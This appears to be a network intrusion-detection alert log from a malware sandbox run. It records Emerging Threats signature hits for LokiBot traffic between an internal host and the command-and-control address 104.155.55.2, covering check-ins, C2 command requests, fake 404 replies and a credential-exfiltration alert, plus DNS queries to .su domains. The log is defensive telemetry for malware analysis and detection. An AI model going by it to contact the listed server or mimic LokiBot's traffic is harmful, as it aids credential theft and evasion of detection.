Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249776802825766 06/23/22-18:09:02.062353
SID:	2825766
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.864412532014169 06/23/22-18:09:22.007803
SID:	2014169
Source Port:	64412
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.857442532014169 06/23/22-18:09:30.935127
SID:	2014169
Source Port:	57442
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249856802825766 06/23/22-18:09:47.624966
SID:	2825766
Source Port:	49856
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249754802021641 06/23/22-18:08:45.504366
SID:	2021641
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249896802024313 06/23/22-18:10:16.412962
SID:	2024313
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.853802532014169 06/23/22-18:08:40.300507
SID:	2014169
Source Port:	53802
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249751802825766 06/23/22-18:08:43.382677
SID:	2825766
Source Port:	49751
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249892802024313 06/23/22-18:10:09.603862
SID:	2024313
Source Port:	49892

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249892802024318 06/23/22-18:10:09.603862
SID:	2024318
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249750802024313 06/23/22-18:08:40.626646
SID:	2024313
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497952025483 06/23/22-18:09:21.018222
SID:	2025483
Source Port:	80
Destination Port:	49795
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249856802021641 06/23/22-18:09:47.624966
SID:	2021641
Source Port:	49856
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249750802024318 06/23/22-18:08:40.626646
SID:	2024318
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249773802021641 06/23/22-18:08:56.128163
SID:	2021641
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.855795532014169 06/23/22-18:09:59.580734
SID:	2014169
Source Port:	55795
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497512025483 06/23/22-18:08:44.299706
SID:	2025483
Source Port:	80
Destination Port:	49751
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249865802021641 06/23/22-18:09:59.728406
SID:	2021641
Source Port:	49865
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249776802021641 06/23/22-18:09:02.062353
SID:	2021641
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.859795532014169 06/23/22-18:08:59.746955
SID:	2014169
Source Port:	59795
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249896802024318 06/23/22-18:10:16.412962
SID:	2024318
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249777802025381 06/23/22-18:09:04.362566
SID:	2025381
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498652025483 06/23/22-18:10:00.690473
SID:	2025483
Source Port:	80
Destination Port:	49865
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249783802025381 06/23/22-18:09:13.286095
SID:	2025381
Source Port:	49783

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249795802021641 06/23/22-18:09:20.096905
SID:	2021641
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249780802025381 06/23/22-18:09:08.917855
SID:	2025381
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249838802025381 06/23/22-18:09:30.995615
SID:	2025381
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.864589532014169 06/23/22-18:09:55.686777
SID:	2014169
Source Port:	64589
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249749802025381 06/23/22-18:08:34.891799
SID:	2025381
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249858802024318 06/23/22-18:09:55.746969
SID:	2024318
Source Port:	49858
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249775802024313 06/23/22-18:08:59.805159
SID:	2024313
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249858802024313 06/23/22-18:09:55.746969
SID:	2024313
Source Port:	49858
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249754802825766 06/23/22-18:08:45.504366
SID:	2825766
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497782025483 06/23/22-18:09:07.428229
SID:	2025483
Source Port:	80
Destination Port:	49778
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249795802825766 06/23/22-18:09:20.096905
SID:	2825766
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249879802025381 06/23/22-18:10:05.859589
SID:	2025381
Source Port:	49879
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497812025483 06/23/22-18:09:11.937966
SID:	2025483
Source Port:	80
Destination Port:	49781
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249842802024318 06/23/22-18:09:36.768062
SID:	2024318
Source Port:	49842
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249850802025381 06/23/22-18:09:41.932837
SID:	2025381
Source Port:	49850

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249746802825766 06/23/22-18:08:32.826506
SID:	2825766
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.860195532014169 06/23/22-18:10:16.356290
SID:	2014169
Source Port:	60195
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497462025483 06/23/22-18:08:33.658945
SID:	2025483
Source Port:	80
Destination Port:	49746
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.858950532014169 06/23/22-18:09:41.871608
SID:	2014169
Source Port:	58950
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249778802024318 06/23/22-18:09:06.486197
SID:	2024318
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249775802021641 06/23/22-18:08:59.805159
SID:	2021641
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249765802021641 06/23/22-18:08:48.152005
SID:	2021641
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249781802024313 06/23/22-18:09:11.023804
SID:	2024313
Source Port:	49781
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249781802024318 06/23/22-18:09:11.023804
SID:	2024318
Source Port:	49781
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249895802025381 06/23/22-18:10:14.615169
SID:	2025381
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498792025483 06/23/22-18:10:06.706850
SID:	2025483
Source Port:	80
Destination Port:	49879
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249745802024318 06/23/22-18:08:30.578499
SID:	2024318
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.858116532014169 06/23/22-18:08:30.221090
SID:	2014169
Source Port:	58116
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498322025483 06/23/22-18:09:28.697078
SID:	2025483
Source Port:	80
Destination Port:	49832
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249743802024312 06/23/22-18:08:26.365310
SID:	2024312
Source Port:	49743

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249838802024318 06/23/22-18:09:30.995615
SID:	2024318
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249778802024313 06/23/22-18:09:06.486197
SID:	2024313
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	−
Timestamp:	104.155.55.2192.168.2.380498382025483 06/23/22-18:09:31.916398
SID:	2025483
Source Port:	80
Destination Port:	49838
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	−
Timestamp:	192.168.2.38.8.8.864996532014169 06/23/22-18:09:06.418101
SID:	2014169
Source Port:	64996
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249750802021641 06/23/22-18:08:40.626646
SID:	2021641
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249773802024318 06/23/22-18:08:56.128163
SID:	2024318
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249856802024313 06/23/22-18:09:47.624966
SID:	2024313
Source Port:	49856
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249838802024313 06/23/22-18:09:30.995615
SID:	2024313
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249746802025381 06/23/22-18:08:32.826506
SID:	2025381
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249787802025381 06/23/22-18:09:17.520239
SID:	2025381
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.862724532014169 06/23/22-18:09:19.486245
SID:	2014169
Source Port:	62724
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249773802024313 06/23/22-18:08:56.128163
SID:	2024313
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249807802024313 06/23/22-18:09:22.064496
SID:	2024313
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249856802024318 06/23/22-18:09:47.624966
SID:	2024318
Source Port:	49856
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249879802825766 06/23/22-18:10:05.859589
SID:	2825766
Source Port:	49879

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249776802024313 06/23/22-18:09:02.062353
SID:	2024313
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249772802825766 06/23/22-18:08:53.475797
SID:	2825766
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497722025483 06/23/22-18:08:54.444254
SID:	2025483
Source Port:	80
Destination Port:	49772
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249850802021641 06/23/22-18:09:41.932837
SID:	2021641
Source Port:	49850
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249807802024318 06/23/22-18:09:22.064496
SID:	2024318
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249743802024317 06/23/22-18:08:26.365310
SID:	2024317
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249896802021641 06/23/22-18:10:16.412962
SID:	2021641
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249744802825766 06/23/22-18:08:28.518392
SID:	2825766
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249842802825766 06/23/22-18:09:36.768062
SID:	2825766
Source Port:	49842
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249745802021641 06/23/22-18:08:30.578499
SID:	2021641
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249867802025381 06/23/22-18:10:03.646769
SID:	2025381
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249783802021641 06/23/22-18:09:13.286095
SID:	2021641
Source Port:	49783
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249771802024318 06/23/22-18:08:50.748195
SID:	2024318
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.864816532014169 06/23/22-18:09:04.295727
SID:	2014169
Source Port:	64816
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249832802025381 06/23/22-18:09:27.755282
SID:	2025381
Source Port:	49832

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249771802024313 06/23/22-18:08:50.748195
SID:	2024313
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249754802025381 06/23/22-18:08:45.504366
SID:	2025381
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249795802025381 06/23/22-18:09:20.096905
SID:	2025381
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249858802021641 06/23/22-18:09:55.746969
SID:	2021641
Source Port:	49858
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249765802024318 06/23/22-18:08:48.152005
SID:	2024318
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497832025483 06/23/22-18:09:14.166477
SID:	2025483
Source Port:	80
Destination Port:	49783
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497762025483 06/23/22-18:09:02.967256
SID:	2025483
Source Port:	80
Destination Port:	49776
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.850152532014169 06/23/22-18:09:17.432912
SID:	2014169
Source Port:	50152
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249776802024318 06/23/22-18:09:02.062353
SID:	2024318
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497872025483 06/23/22-18:09:18.447312
SID:	2025483
Source Port:	80
Destination Port:	49787
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249777802825766 06/23/22-18:09:04.362566
SID:	2825766
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249743802825766 06/23/22-18:08:26.365310
SID:	2825766
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249749802825766 06/23/22-18:08:34.891799
SID:	2825766
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249838802825766 06/23/22-18:09:30.995615
SID:	2825766
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498582025483 06/23/22-18:09:56.667986
SID:	2025483
Source Port:	80

Destination Port:	49858
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249892802025381 06/23/22-18:10:09.603862
SID:	2025381
Source Port:	49892
Destination Port:	80
Protocol:	TCP
